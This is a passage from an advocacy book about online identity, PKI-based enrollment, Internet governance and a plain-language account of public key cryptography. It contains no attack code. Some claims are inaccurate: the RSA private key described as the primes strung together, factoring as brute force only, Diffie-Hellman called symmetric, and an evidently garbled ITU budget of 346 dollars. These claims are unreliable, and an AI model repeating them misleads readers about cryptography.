To date, all of the solutions to the identity problem consist of technology. It's a matching game that starts with someone claiming to be Mary Jones. By linking to a very wide assortment of PII (personally identifiable information) about Mary Jones and matching available information from many databases, the theory goes, they will always know they are tracking the same person. We'll call it the "consistency" identity system.

The trouble with this system goes way beyond its unnecessary nosiness. Not only is it a vast affront to individual privacy, but it also does not work. It is an open invitation to a new, super-destructive kind of identity theft.

Until now, victims of identity theft had reasonable recourse. True, it sometimes takes years, but Mary Jones has a means to prove to human administrators she is indeed the real Mary Jones. Under the consistency system, though, an identity thief can place himself at the head of the line of footsteps and fingersteps that identify an individual. From that point on there will be two sets of footsteps/fingersteps showing the path of two human beings through their lives: the real Mary Jones and the fake one. The skillful identity thief will be able to convince the system that she is the real Mary Jones and the one who used to be the real one is now the impostor. The old Mary Jones will become a non-person, a de facto undocumented immigrant from a third world village with no past, no credit, no reputation, no prior footsteps or fingersteps, no standing in society. If you audit the system, examine its every detail, it will show itself to be working perfectly. There will be thorough consistency as Mary Jones continues the spending habits and other habits of the old one. The original Mary Jones will be tagged as the one who attempted identity theft.

What about reality checks performed by human administrators, you ask?

What human administrators? Maintaining a person in a support center, who has no means of knowing what the real Mary Jones looks like or sounds like anyway, is too labor intensive for the new system. Inbound call centers are problematic. To begin with they are costly. To reduce costs, the common tendency is for management to automate more and more of the support person's job, steadily increasing the number of people served each day by each person working in the call center. If call centers are expensive, real investigative offices with real feet-on-the-street investigators are completely out of the question. For years we have been hearing about the problem of missing persons bureaus, how they are grossly understaffed and cannot begin to do justice to the cases they already have. How many of those cases involve murdered victims of identity theft? We will never know, though it's safe to say the number is greater than zero.

In the past there was always some human component involved in managing customer and credit records. If a victim of identity theft called, there was someone to talk to and a procedure to follow. Not so with the new systems. If a clever identity thief can convince the computer that she really is Mary Jones, then that becomes fact. The "old" Mary Jones may as well move to Rwanda or any other land the databases forgot.

As long as the new Mary Jones pays her bills – using the old Mary Jones' money, of course – the system doesn't care at all. Later when she stops paying her bills, the new patterns of the persona are established and truly the "old" Mary Jones is now the fraudulent Mary Jones. She may have more character, more integrity, more fiscal responsibility than the new one, but that doesn't matter. There are lots of undocumented aliens with character, integrity and fiscal responsibility. They're still undocumented. They're undocumented in the same way Mary is now, and therefore without means to participate in society.

Unlike the undocumented alien, however, Mary doesn't have a homeland to move back to.

The Solution is Not More Technology

For an identity-management system to have any viability, the identities it manages must be established by means of a reliable enrollment procedure. In the case of a 10-year-old girl in a social network, someone must give evidence in a *face-to-face* procedure, perhaps nothing more than an attestation by a school administrator who knows the girl. The enrollment need be done only once, after which the technologies of authentication and identity management can take over. But one time in the life of every user of a computer, phone or other connected information appliance, their identity must be verified, and a certificate must be signed by a certification authority applying duly constituted public authority.

There is no escaping the fact that this process is labor intensive. Rather than pieces of technology, the important ingredients in the process are identity verification skills and a record of professional integrity and competence.

New Jobs and New Professions

The production of authenticity in many ways resembles the production of any other

economic good. As technology relentlessly displaces jobs, the production of authenticity will create important, well-paying professions, including:

- Attestation officers
- Signing officers
- Digital architects
- Digital contractors
- Digital building inspectors

Add to these new professional roles a set of entirely new Authenticity Enterprises, each employing the talent of an entrepreneur to bring authenticity to a specific market, and you have a whole new economic engine, the new source of economic vitality that everyone seems to be looking for. Call it the Authenticity Economy.

Quiet Enjoyment

The legal term “Quiet Enjoyment” with its unwittingly philosophical import, serves as a wonderful semantic platform upon which to define the solution proposed in this book. In the rest of this book we will show how Quiet Enjoyment will enable us to

- Control the use of information about ourselves
- Do business online with the confidence of knowing how information about ourselves will be used to accurately monitor the safe communication of bank, credit and health information
- Effectively and with certainty know the reliability of the claimed identities of people we meet and communicate with, without needing to know the actual identities
- Let our children interact online safe from anonymous bullies and pseudonymous child predators
- Safely combine the information in our cards, keys and information appliances to reduce the number of devices we have to carry around
- Never have to fill in another form
- Have only one password to remember
- Drastically reduce our business travel, including commuting, and never again have to face a traffic jam or a crowded airport or stifling air pollution for the sake of a day’s work

Quiet Enjoyment is as worthwhile a goal in our online spaces as it is in the physical indoor

spaces where we live, work and play. I hope this book convinces you that you can have online Quiet Enjoyment, and that the Quiet Enjoyment Infrastructure is the right plan for getting it.

“WE’RE FROM THE GOVERNMENT AND WE’RE HERE TO PROTECT YOUR PRIVACY”

Governance of the Internet

While the Internet profoundly affects our society and culture, its governance is not taught in civics classes. Perhaps that’s not as significant as it might appear. If the Internet is a highway system, then we’re really talking about the way the highway department is run.

A root server at the U.S. Department of Commerce is the ultimate source of authority for the millions of servers that actually run the Internet. The Department of Commerce does not actively exercise its authority over the Internet, however. It has delegated the responsibility to the Internet Corporation for Assigned Names and Numbers, ICANN, “the Internet’s governing body.”

The election of ICANN’s board in October 2000 was held amid a great deal of controversy.

As the journalist Brian Livingston points out^{[47](#)},

Years ago, nations created the Law of the Sea to govern valuable ocean resources. Similarly, ICANN is now creating a “Law of the Internet” via its contracts. As a result, the Internet is acquiring the legal status of a sovereign nation with its own laws and customs. Unfortunately, the Internet is a new nation that lacks a Bill of Rights.

Livingston and others show a great deal of concern over the way ICANN’s affairs are managed in a manner that is reminiscent of the “smoke-filled garret” of the inner sanctum of political parties.

Easily as important as the making of Internet policy, the management and policing of the public information highway resource is more completely lacking in governance, as illustrated in the operation of its domain name addressing system.

Nearly all users and applications address both Web pages and non-Web services such as FTP using the Domain Name System, which in turn is dependent on software named BIND (Berkeley Internet Name Domain), BIND, operating in thousands of servers around the world, translates domain names into numeric IP addresses. If those copies of BIND were to be corrupted or subverted, the Internet would effectively cease to function.

And yet there is no governing body that closely supervises the operators of those servers, ensuring that all have the latest version of BIND installed, all vulnerabilities covered, all holes patched. The domain name system operates on independently managed

servers around the world, many of them running ancient versions of BIND that have well-known gaping holes. And yes, the whole global domain name system is one open invitation to terrorists to take over the Internet.

Every national government has an agency that regulates the use of radio spectrum, and almost every one of those agencies deals harshly with broadcasters who stray from their assigned frequencies and other items in their licenses to operate using a public resource. But the requirements for those who run a server that is an integral part of the world's Internet addressing system take the form of requests, not enforceable orders. When ICANN needs to have versions of BIND updated or patched, particularly on recursive servers (those that allow your browser to get the correct IP address without going to a domain's authoritative name server each time) it basically pleads with DNS server operators to take the trouble to do the right thing.

Internet Security Systems Inc., which discovered the flaws, and the Internet Software Consortium, which maintains BIND, noted⁴⁸ that "if exploits for these vulnerabilities are developed and made public, they may lead to compromise and DoS [denial of service] attacks... an Internet worm may be developed to propagate by exploiting the flaws in BIND. Widespread attacks against the DNS system may lead to general instability and inaccuracy of DNS data."

National Governments Want to Control the Internet. Surprised?

People who work in government probably value democracy and freedom as much as you and I do, but governments themselves can have minds, motives and values all their own. Too often they want to control your communication and your access to information.

That's certainly not a new thing. In 1865 the International Telecommunication Union was formed to rationalize the policies of various nations about encryption of telegraph messages. Governments can get nervous when their citizens don't include them in their confidential communications.

In the 150 years since then the ITU has mostly concerned itself with less politically sensitive things, such as regulating frequency spectrum across national borders. But in December 2012, with the convening of the World Conference on International Telecommunications (WCIT), the member states of the ITU reviewed the International Telecommunications Regulations (ITRs), which serve as the binding global treaty on international interconnection and interoperability of information and communication services. Some governments tried to use this occasion to get the ITU to help them in their effort to control your communication and your access to information.

Fight For The Future, an organization that has done much to preserve Internet freedoms, attempted to call the peoples' attention to the attempt to subvert the WCIT agenda, and appear to have prevented it from succeeding. But the threat from repressive governments is only half the story. Other institutions besides governments are trying to compel the ITU to support their efforts to curtail your freedom and privacy.

Q: Do National Governments Really Want The ITU To Help Them Censor And Control The Internet?

A: Of course!

As the video points out, the telecommunications ministries of national governments are technically the only voting members in the main body of the International Telecommunication Union. And they're trying to use this, the world's oldest international governance body, to lend legitimacy to their repression.

Q: Does “national governments” mean China, Iran, and other repressive regimes?

A: Again, of course. But other nations also want to use the ITU for undemocratic purposes. For example, the U.S. State Department tried to block my company from becoming a dues-paying Sector Member of the ITU, because our company works to make people aware of an entity that we think is much more powerful than those national governments. In fact it would be useful to think of this powerful entity as a sovereign government.

Q: A powerful entity that should be thought of as a government? What are you talking about?

A: We're talking about the combination of three groups: technology companies, broadband and phone carriers, and media/entertainment companies around the world. We'll call it Silibandia, short for Silicon Valley, broadband and media.

Even though Silibandia does not get to vote along with other nations on what is ostensibly the main business of the ITU, it votes with that other ITU constituency, the Sector Membership. Silibandia is probably the most powerful nation in the ITU's constituency.

As a group of sector members, Silibandia pays more than any other nation toward the expenses of the ITU, which for the most recently available years of 2008-2009 were about 346 dollars, and increases its influence by paying its dues on time. Furthermore, Silibandia knows what it wants, while the 196 Member States that formally constitute the general membership of the ITU are not often in agreement about an agenda. Silibandia tries to get the ITU to support its rampant invasion of our privacy.

Silibandia has already managed to implement its oppression; it makes a regular daily

practice of watching your every move and then using the collected information about you and your habits and interests to manipulate your perceptions.

It is important to note, though that while repressive governments tried to use WCIT and its ITU sponsor to control Internet content, the leadership of the ITU has worked hard to prevent such things from happening. Hamadoun Touré and his team have a lot of integrity and have managed to resist a multitude of pressures to support repressive agendas. That's remarkable, given the fact that the ITU's charter makes it a completely consensus-driven organization, giving all of its power to its member states and sector members. The ITU is not supposed to have any independent agenda of its own.

This is where *Fight For The Future* is mistaken in its portrayal of the International Telecommunication Union as some kind of collaborator with oppressive governments. A particular example will show that the current leadership of the ITU did indeed overstep its mandate to be nothing more than a consensus-gatherer; they overstepped in favor of you, the individual.

It happened when the current Secretary-General of the ITU, Dr. Hamadoun Touré, was head of the Telecommunication Development Sector (IDU-D), one of the three divisions of the ITU, whose job it is to help bring information and communication technology to the developing world. In 2002 Dr. Touré and his colleague, Alexander Ntoko, recognized that small business in the developing world suffered from fraud and manipulation when they tried to make use of the Internet. Touré and Ntoko independently and without consensus mandate, launched their World e-Trust initiative in order to introduce accountability as an antidote to the tendency of anonymity to facilitate not only spam and phishing attacks but also the kind of manipulation of perceptions that comes from large enterprises.

The leadership of the International Telecommunication Union wants not only to keep the Internet free; it also wants to stop the gross invasions of our personal privacy that are perpetrated by Silibandia among others.

Instead of encouraging alienation from the ITU, *Fight for the Future* and other activist groups should look for ways to build an ITU-related organization whose constituents are individual citizens of cyberspace; the people who use the Net. That is precisely what the City of Osmio, the Public Authority Component of the Quiet Enjoyment Infrastructure, is all about.

Often those who resist central management of the roadway overlook the remarkable ways that PKI together with the Internet itself can mean that central management is no longer the antithesis of participatory management. The open rangeland culture persists, and efforts to impose sensible management structures are met with hostility.

But if the Internet is a highway, the highway department doesn't need a bill of rights. It's the governance of places where people gather, say things and do things that calls for the complexity and subtlety of rules and laws governing behavior and protecting freedom. Maintaining order on the highway should be much less involved.

The problem comes when we confuse the highway with the buildings that the highway takes us to, confuse the rules of the road with the broader governance of society. Even

Robert Cailliau, the co-inventor of the World Wide Web, is advocating the impossible: regulating personal behavior on public highways even while acknowledging all the things that make such regulation unacceptable:

GENEVA (Reuters) – The co-inventor of the World Wide Web says all Internet users should be licensed so surfers on the information highway are as accountable as drivers on the road.

Robert Cailliau, who designed the Web with Briton Tim Berners-Lee in late 1990, says regulation of the Internet would also help trace illegal child pornography and racist sites.

But in an interview with Reuters Television, the Belgian software scientist was adamant that the system must remain open and neutral — free of heavy-handed rules governing content...

Cailliau proposes licensing all Internet users to make them aware of their “duties as well as their rights,” comparing it to a driver needing a license before hitting the road.

“The Net is another world, potentially a dangerous place. You can harm people and you can get harmed, just like on the road,” he said. “If you go through an education process before getting an account then you’re better prepared to go out there.”

He added: “We all accept that a car has number plates and a driver is registered somewhere...Why can’t we apply these same principles to the Internet?”

Asked how offensive sites and “spam-mail” invading cyberspace should be dealt with, he replied:

“The Internet and the Web are completely outside geographical state boundaries. This is not dissimilar to air. If you make pollution in one place it travels across the frontiers.

“For very similar reasons I think we need some regulation of Net behavior which is internationally agreed, globally agreed.”

But the system is open, neutral and non-proprietary, and must remain so, according to Cailliau. “One has to be extremely careful what it is that one regulates. We should not regulate the content but the behavior of people.

“We don’t tell the servers what they are allowed or not allowed to show. We just register them,” he added. “If they put child pornography on there, we can at least get at them.”...

The use of the public roadway system should be regulated. But keeping a database of information about every one of the servers is not even possible in today’s cloud environment.

Better idea: make available a set of spaces—a new layer if you will—that are governed as we govern any indoor space. Those who are responsible for what goes on in those spaces will provide rules for their use; and those who use them will be accountable.

MORE ABOUT ID-PKI

Our Puzzle Kit Infrastructure—a combination of public key infrastructure, PEN Component, and other elements that round it out as a viable construction material—is essential to the construction of practical online buildings and rooms.

The PENs or private keys that accompany identity certificates can reside on disk drives alongside software and files, but doing so gives rise to problems:

- Anyone using the computer can pretend to be the person identified by the certificate.
- The credential is only as portable as the computer.
- People who use computers typically use more than one.
- The PEN, or private key, becomes vulnerable to exposure

The solution to these problems is a PEN holder, or envelope, called a “token.” or “hard token.” You probably already use a very common form of token, a bank ATM card. The technology used by most ATM cards in North America is more ancient than the floppy disk, and yet bank ATM networks are quite secure. By contrast, corporate information networks, in spite of continuous investment in the latest security technology, are barely able keep ahead of intruders.

Your ATM card allows your bank to dispense cash with confidence from a machine on a city sidewalk. Breaking into a bank ATM network yields quick money. Again by contrast, breaking into a corporate network yields information, which then must somehow be turned into financial gain.

So why are bank ATM networks generally secure, while corporate networks generally have security problems? The difference is not one of technology; it’s one of outlook, philosophy and architecture.

Your bank’s ATM network starts with the premise that knowing who you are is the foundation of security. If a trusted co-worker asked you to share your ATM card and associated PIN, of course you wouldn’t do it. They wouldn’t even ask. But if they asked for your network password, what would you say? Collaborative work routinely gets done by sharing access credentials.

What’s more, people tend not to forget the random digits in the PIN that accompanies their ATM card. The very people who put their password on a sticky note attached to their computer would never write their PIN on their ATM card.

Why not? Unlike your work credentials, your ATM card protects your own money. One

is important, while the other is precious. Unless credentials protect their individual holders' assets as well as company assets, they will be shared, no matter how much the company tries to prevent it.

That fact is the basis of our solution, the way to deploy tokens in a workable fashion. The device will contain a large number of PENs, each for a different purpose, each generated from one foundational PEN that is not carried in the token. The foundational PEN serves the same function as your birth certificate; the various key pairs spawned from it are contained in a device that resembles a wallet more than a simple token. So we'll refer to the physical credential holder as a wallet. Note that our use of the term is not exactly the same as a common use of the term "digital wallet." The online part of your credential is in a place that we'll be calling a file cabinet in an office. The wallet is the physical part that you carry with you. When you think about it, your insurance card belongs in your wallet, but your insurer's records that correspond to that card are not kept in your wallet.

Identity and PKI

The Open Source PKI Book defines PKI as "the set of hardware, software, people, policies and procedures needed to create, manage, store, distribute, and revoke public key certificates based on public-key cryptography." Note the inclusion of the word *people*. We often hear that for all of PKI's qualities, it's hard to make it work in the real world. Perhaps that's a direct consequence of the overlooking of this most important part of PKI. We will not make that mistake here.

Public Key Cryptography was invented by James Ellis, Clifford Cocks and Malcolm Williamson at the GCHQ, England's equivalent of the U.S. National Security Agency. Because that fact had been classified, the credit had for decades been given to Whitfield Diffie and Martin Hellman from Stanford along with Ralph Merkle from Berkeley until in 1997 the British declassified information about their invention of PKC in the late 60's.

While their work accomplished the miracle of securely exchanging keys in public, the essential practical algorithm was added by three MIT researchers, Ronald Rivest, Adi Shamir and Leonard Adleman. It is known today as the RSA algorithm.

PKC, as actually implemented by the RSA algorithm and some others, is based on a mathematical expression formed by multiplying two large prime numbers. You'll recall that a prime number is one that cannot be divided evenly by any number other than itself and one. In practice, the public key is the product of two randomly selected large prime numbers, while the private key is those two large prime numbers strung together.

That is just a convention; either one could be used for the public key, with the private key being the other.

What Is Puzzle Kit Infrastructure?

But we have gotten ahead of ourselves. Public Key Infrastructure is a set of items that are used to manage public keys.

But what's a public key?

It's one half of a key pair, the other half being a private key.

That's not very helpful, is it? Shortly I will offer what I think is a new, clearer approach to explaining public key cryptography – at least I haven't heard it before. We'll describe the essential PKI process as a puzzle-solving exercise.

But first let's start by considering what a secure system must deliver. If there were such a thing as a secure system, what would it look like? What would be its characteristics?

A secure system, it seems, would deliver the following to its users. The vision comes down to four requirements, all of them met by a public key infrastructure:

- Assuring the identity of the originator of a document, transaction or communication, or a participant in an online space
- Confidential communication and confidential sharing of files
- An assurance that files and communications have not been altered in transit
- An assurance that commitments (including transactions) made by users cannot later be repudiated

And one noteworthy corollary:

- A system that authenticates the identity of an information appliance (computer, phone, game player, etc.) but not the identity of its user authenticates little of value.

How PKI Works

Let's start our explanation of PKI with a colloquial way of illustrating what it is and does. If you are a member of a PKI system, your identity has been expertly checked and a legally responsible attestation professional has determined that you are who you say you are.

Actually that's the ideal, but for reasons we have noted the process above is now simply ignored. Existing PKIs start with the issuance of keys, typically on a USB pen drive that may be dropped in the mail. It's just assumed that the private key ends up in the right hands.

That is inadequate, and fixing that inadequacy is the reason for the existence of QEI's Enrollment Component.

Whether it's done right or not, in a PKI you are issued two "keys," which are simply very large numbers with a very special mathematical relationship that can be used to make and solve a special kind of puzzle. A puzzle made with one of the numbers can only be solved through the use of the other number. So if a person is able to solve the puzzle, you know he or she is using the other key in the pair. There is no other way to solve the puzzle.

These two numbers together attest to your identity. You can put one in a chip in a card

or phone or key fob or ring, and keep a copy on a second device. This is your *private* key or PEN. You must keep it secret, in a place where others cannot get to it. Properly designed holders protect your private key with passwords or fingerprint readers or both, so that your secret is safe even if you misplace them.

Your other number is your *public* key. The attestation professional who checked your ID will digitally sign your public key, attesting to the fact that it was issued to a person with your name, address, birth date and unique biometrics. You should give your public key to friends, family, co-workers, or acquaintances on the Web.

When you want to send someone a secure message, you sign it with your PEN (private key) by inserting your key fob into a USB port or holding it up to a reader, and enter your PIN or password. You might do this once in a session, for operations requiring a lower level of security.

Your mail program creates a “one way digest” (or “hash”), a unique jumble of characters, from your mail message. The hash is a short string of gibberish, typically 256 or 512 bits. If you change a single bit in the file and run it through the hashing procedure again, the result will be a completely different string of gibberish of the same length. When you sign a file or message, what actually gets encrypted is the hash, not the file itself. Hashing is a one-way process, meaning that it is effectively impossible to reconstruct a file from its hash. That is important. “One way” means that the message cannot be recreated from the digest.

The process of creating this hash or digest does not make use of your PEN (private key,) or for that matter any key at all. It simply applies a standardized and therefore reproducible process to a file.

After the message (or file) is hashed, your signing PEN (private key) creates a puzzle out of the hash or digest. The encrypted hash—the puzzle—is the digital signature.

When the recipient’s computer receives the message and signature-puzzle, its mail software recognizes it as a signed message. The computer obtains your public key, either from the signed message itself or from an online directory, (digitally signed by an authority that says it’s really yours) and uses it to try to solve the puzzle by decrypting the signature to produce the digest.

If the two message digests, the one produced in the first step and the one produced in the second step, are identical, then the recipient’s computer knows it was really you who sent the message, and that the message has not been tampered with after you signed it.

What does a signature look like? You may have seen them before. Here’s a PGP signature that authenticates the origin of a piece of software (PGP is a popular type of PKI that uses what we call “collegial attestation” instead of authoritative attestation):

—BEGIN PGP SIGNATURE—

iYEABECAAYFAj1uSD4ACgkQ7UaByb89+bQ3GQCglp13UrOsRD3iytraUK8WmGTS1O4
AnjM88xk41K/tT+oUgiJjppxJgKTi=7nq/

—END PGP SIGNATURE—

Using the Puzzle Kit for Confidentiality

Note that signing a message does nothing to make the message secret. To do that, you would make a puzzle out of the whole message, not just a digest of it, using the *recipient's public key*. If the recipient can solve the puzzle, it's because she has the PEN (private key) that corresponds to her public key. In this case, the puzzle is actually the message in encrypted form. Solving the puzzle means transforming a jumbled version of it back to the original message. It has been transmitted to the recipient in confidence, as long as the recipient is certain she has not somehow put her private key someplace where an intruder could copy it and recreate the message.

Or so goes the theory of PKI message encryption. In practice, public key cryptography requires too much computer power for encrypting anything other than very short files. Larger files require the addition of a step where a symmetric encryption key is created. "Symmetric" encryption uses the same key for both encryption and decryption, and is much less of a computer hog. The symmetric key itself is encrypted with the recipient's public key and "wrapped" in such a way that only the machine with access to the recipient's PEN or private key can recover the symmetric key and therefore decrypt the message.

Note that they can't just send the symmetric key in the clear, lest it be intercepted in transit. Instead, the symmetric key is encrypted by one party using the public key of the other party, which then decrypts the session key with the corresponding private key.

For the purposes of establishing quiet enjoyment, PKI's important role is in authentication, that is, establishing the identity of the user of a computer or network resource. That's accomplished by means of a challenge-response procedure, where a puzzle is made using the identity claimant's public key and sent to the identity claimant, that is, the user. If the identity claimant can solve the puzzle then she must be in control of the corresponding private key. Importantly, the private key never goes anywhere and therefore it cannot be intercepted in transit by a hacker.

PKI is complex, but in all modern implementations all that complexity is invisible to the user. In fact, ID-PKI in operation is remarkably simple for the user. Just as a modern automobile is vastly more complex than its predecessors but is also much simpler to operate and much more reliable, so it is with the newer, more evolved PKI-based systems.

All of these steps require private keys and public keys.

Now, where does one store a private key so that

- The private key cannot be captured by an intruder
- The private key is always available to authenticate the user, no matter what information appliance that user is using.

The answer is that the only suitable place for storage of a PEN (private key) is inside a smart card, or a special key fob, or jewelry or on a chip that fits in your phone but which is isolated from its operating system, or other hardware device that is separate from your computer, tablet or phone.

Note that in most cases a mobile phone or other portable information appliance is not separate from a computer; it *is* a computer. Since it is a computer, intruders can enter it through vulnerabilities that are inevitably present in any versatile information appliance.

Versatility is a desirable trait in most devices and software, but not in the software that makes use of your PEN or private key. The thing that stores your key should not have a versatile operating system whose services are available to new programs and programmers. Its operating system should only know how to do a very few things: verify a PIN from an attached PIN pad (*not* the phone's keypad) or fingerprint or iris from an attached biometric input device; drive a simple attached LCD display (*not* the phone's display); perform an encryption or decryption operation. It should never present its private key in response to any query but rather should perform the encryption or decryption on board and present the results to the inquirer.

Well, that is the ideal. Perhaps some day such key isolation will be the reality.

Avert Your Eyes If You Don't Like Math

I have been advised to keep mathematics out of this book so as not to turn off those who don't like math. But to do that would be a disservice to those who do like math and to those who, upon encountering a section that purports to explain how something works, expect to see an explanation of how it works.

You don't need to read any of this, but let's go over it quickly in case you're curious. If you're unfamiliar with modular arithmetic, I recommend Deane Yang's *The Mathematics of Public Key Cryptography*, available at www.fathom.com and elsewhere.

Here is a very brief explanation of the most widely used PKC method, the RSA algorithm, which presents a puzzle based upon the difficulty of factoring large numbers:

Using the following variables:

M = the plain-text message expressed as an integer number

C = the encrypted message expressed as an integer number

n = the product of two randomly selected, large prime numbers p and q

d = a large, random integer relatively prime to $(p-1)*(q-1)$

e = the multiplicative inverse of d, that is:

$(e * d) \equiv 1 \pmod{(p-1)*(q-1)}$

The public key is the pair of numbers (n, e)

The private key is the pair of numbers (n, d)

Then

Encryption: $C = M^e \pmod{n}$

Decryption: $M = C^d \pmod{n}$

Essentially, the public key is the product of two randomly selected *large* prime numbers, and the private key is the two prime numbers themselves. The algorithm works because of the near impossibility of finding prime factors of sufficiently large numbers; the only way to factor such numbers is by trying all the possibilities, which is practically impossible on a reasonably sized key.

On his blog, Bruce Schneier illustrates the difficulty of finding the factors of an RSA public key^{[49](#)}.

Kaspersky Labs Trying to Crack 1024-bit RSA

I can't figure this story out. Kaspersky Lab is launching an international distributed effort to crack a 1024-bit RSA key used by the Gpcode Virus. From their website:

"We estimate it would take around 15 million modern computers, running for about a year, to crack such a key."

What are they smoking at Kaspersky? We've never factored a 1024-bit number — at least, not outside any secret government agency — and it's likely to require a lot more than 15 million computer years of work.

Public key encryption and decryption take so much computing power that they are impractical for general use. Also, its effectiveness decreases with the size of the plaintext it is called upon to encrypt. So, in addition to the asymmetric (two-key) portion of a public key infrastructure, a hashing algorithm and a symmetric "session key" process are also used. Once you have established a secure, authenticated channel using the asymmetric process, a symmetric key can be sent, and the asymmetric keys are unnecessary as long as that channel is in place. PKC is only used to start the session and secure the channel, after which the job is handed off to traditional symmetric cryptography.

There are other PKC methods besides RSA, all of which make use of properties of arithmetic that involve sophisticated mathematics called finite groups theory. One set of methods that includes the Elgamal and DSA algorithms (and also the symmetric-key SPEKE and Diffie-Hellman password-based algorithms) relies upon the relative ease of performing "discrete exponentiation" compared to the extreme difficulty of performing the inverse operation – computation of the "discrete logarithm" – when the number base of the modular arithmetic system being used is very large.

A new way of defining the groups used, called the elliptic curve method, enhances this

computational disparity even further. Therefore, the thinking goes, the elliptic curve method does not require keys that are as long as those used in traditional asymmetric cryptography. In the age of the smartphone and its less powerful processors, many new PKC implementations are starting to use elliptic curve rather than RSA. Additionally, the best cracking methods currently known do not work when elliptic curve groups are used.

Of the many cracking approaches, something called the number field sieve (NFS) technique has been improved sufficiently over the years to warrant increases in recommended key lengths. However, increases in computing power have outpaced improvements in cracking methods, and even the most paranoid cryptographers do not seem to be concerned. A 1024-bit key will be a very, very formidable challenge to even a vastly improved NFS technique long before the recommended key length goes to 2048. One can hardly imagine a credible threat against a 2048-bit key, and even then it wouldn't take imagination to increase the key length still further.

While the elliptic curve method of defining finite groups is gaining popularity, encouraging the use of shorter keys in devices with limited computing power such as phones, traditionalists argue that it has not been around long enough to undergo the kind of relentless and aggressive challenge that other methods have been subjected to over the years. This is only partly true since it is not the method itself, but rather its use in the computer age, that is new. As the years go by and the elliptic curve method continues to withstand challenge, it is gradually gaining wider acceptance.

On the other hand, it doesn't really matter. With things like the latest ARM processors in phones, not to mention watches and key fobs, all of your devices can have paranoid-length keys. These days you can generate and use a 2048-bit asymmetric key pair on a smart card.

Regardless of the method chosen, there's a nice thing about asymmetric keys: increasing the key length increases the encryption/decryption processing time, but it increases the time needed to crack the algorithm even more. The increase in processing time is more than linear with an increase in key length, but the increase is manageable as computers get faster. The time needed to crack the algorithm, however, goes up exponentially with key length.

Those who deal with the application of cryptography to real world security tend to be a bit paranoid when it comes to cracking approaches, and that's a good thing. They tend not to brush off any possibility, no matter how remote. Meanwhile, there is comfort for the rest of us in knowing that increasing the key lengths will always make things exponentially harder for the crackers, while making things only manageably more difficult for those of us who have access to the keys.

What the Experts Say About PKI

Bruce Schneier notes in *Secrets And Lies* that none of the most commonly used public key cryptography algorithms has ever been cracked when keys of a reasonably large size are used⁵⁰, despite the efforts of some of the best brains on the planet, amplified by some formidable computing horsepower applied for months at a time. Never cracked, never

once intruded upon. This is solid stuff.

And yet Schneier himself is the co-author with Carl Ellison, another renowned cryptographer, of the much-noted document *Ten Risks of PKI*, which enumerates 10 reasons why PKI adoption has been slow. Deploying this marvelous tool turns out to be more difficult than its proponents ever imagined.

Isn't that the way it typically goes with new technologies? They look great in the lab, and they eventually do make it into common use in the real world, but only after a lot of false starts, mistaken assumptions and overlooked influences on the process – such as the need for a real ingredient called authority, and not just the invocation of a concept called authority.

The Quiet Enjoyment Infrastructure may be seen as an answer to the Schneier-Ellison paper. Chapter 28*** consists of 10 answers to the 10 “risks.”

If PKI Is So Good, Why Isn't It Everywhere?

Webopedia.com's entry under PKI ends with “PKIs are currently evolving and there is no single PKI or even a single agreed-upon standard for setting up a PKI. **However, nearly everyone agrees that reliable PKIs are necessary before electronic commerce can become widespread**” (my emphasis added).

PKI as the fundamental solution to the e-commerce trust and security dilemma seems to phase in and out of favor every few weeks. The Webopedia assessment was probably written during a peak in its cycle, which bounces between a general realization that ID-PKI is the only fundamental technology that can deliver security and a general realization that it has completely failed to gain necessary traction.

So is that it? Is our failure to rely upon this stellar security and manageability technology summed up as a standards problem?

Partly, yes. Widely-accepted PKI standards are necessary to spur deployment, but they are not sufficient. The situation is similar to the century it took before people started buying and using fax machines. Faxes had to be reliable, available and reasonably priced, supplies had to be available, and they had to be relevant to peoples' lives. People had to see them in action, experience the magic of paper documents coming over phone lines. Successful adoption of fax depended upon many factors, each of which was necessary, but not sufficient, to do the job.

Those who are familiar with a technology can become perplexed when others fail to understand what the technology can do for them and take steps to use it. Groups of such experts then show the characteristics of an isolated community, looking for reinforcement from within.

We started using the term *Total PKI* or TPKI to refer to the set of components that we now call the Quiet Enjoyment Infrastructure, before looking to see whether it had been used before.

I should have known – probably every occurrence of PKI with a letter prefix has been

used by someone. The earlier TPKI stands for “Trivial Public Key Infrastructure.” The main reason for the failure of the world to adopt PKI is sociological, not technical, as illustrated in this debate about Total PKI:

To: spki@c2.net

Subject: TPKI – living without certificates⁵¹

From: Bob Smart <Bob.Smart@cmis.CSIRO.AU>

All the security infrastructures being developed (PKIX, DNSSEC, IPSEC, and even SPKI) show that it is not easy to build security structures with links into the real world.

Are there applications that can use public key cryptography without needing certificates to link the public keys to things or rights in the real world? I’d like to answer that with a very positive and definite “maybe”.

In this core discussion from people trying to build and deploy PKI, the struggle is to find a way to “use public key cryptography without needing certificates to link the public keys to things or rights in the real world.”

A similar sentiment⁵² is fortunately tongue-in-cheek:

Humans are incapable of securely storing high-quality cryptographic keys, and they have unacceptable speed and accuracy when performing cryptographic operations. (They are also large, expensive to maintain, difficult to manage, and they pollute the environment. It is astonishing that these devices continue to be manufactured and deployed. But they are sufficiently pervasive that we must design our protocols around their limitations.)

The real world can be just so messy. It’s just so much easier and cleaner without people.

Our TPKI, that is, QEI, is the opposite of *that TPKI*. QEI is distinguished precisely by its links to “things” (I think Mr. Smart means people) and rights in the real world.

QEI is not about living without certificates; it is in fact all about certificates. A certificate attests to the validity of something. The inability of PKI to gain traction is due to the fact that those who make certificates do not engineer them properly. They are missing a component. They are missing **authority**.

In our version of TPKI, that is, ID-PKI, the Quiet Enjoyment Infrastructure, the person signing the certificate is called an “Attestation Officer,” and the thing being attested to is the identity of the individual. In our Authenticity Infrastructure every certificate is signed by the PEN of an identity certificate.

Often a problem related to technology is cited long after the limitations have been removed. Public key cryptography has a long-standing reputation for using large amounts of computing power, but specialized processors now are available that do nothing but encrypt and decrypt, and they do it with blazing speed. More significantly, once a secure connection is made using the PKI key pair, the machines at the ends of the connection shift to a much less strenuous type of secure connection using an old fashioned shared (symmetric) key between them.

Another problem with ID-PKI is that it cannot be deployed so that it partly works, or sort of works, or mostly works. ID-PKI is either on or off. If everything is installed properly and your identity credential has the right certificate, it is quite invisible; it works nicely and unobtrusively in the background. But if the credentials are not issued by a recognized registration authority, they will not work partially; they will simply not work at all. You can't do a halfway job of implementing ID-PKI and call the results "good enough."

Contrast that with firewalls and intrusion detection systems and anti-virus software. A firewall will never catch every "bad" packet, but it will still do something. Its lights will flash and it will report that it's doing its job as best it can. But ID-PKI is binary; it is either working or it is not. That is both its strength and its weakness.

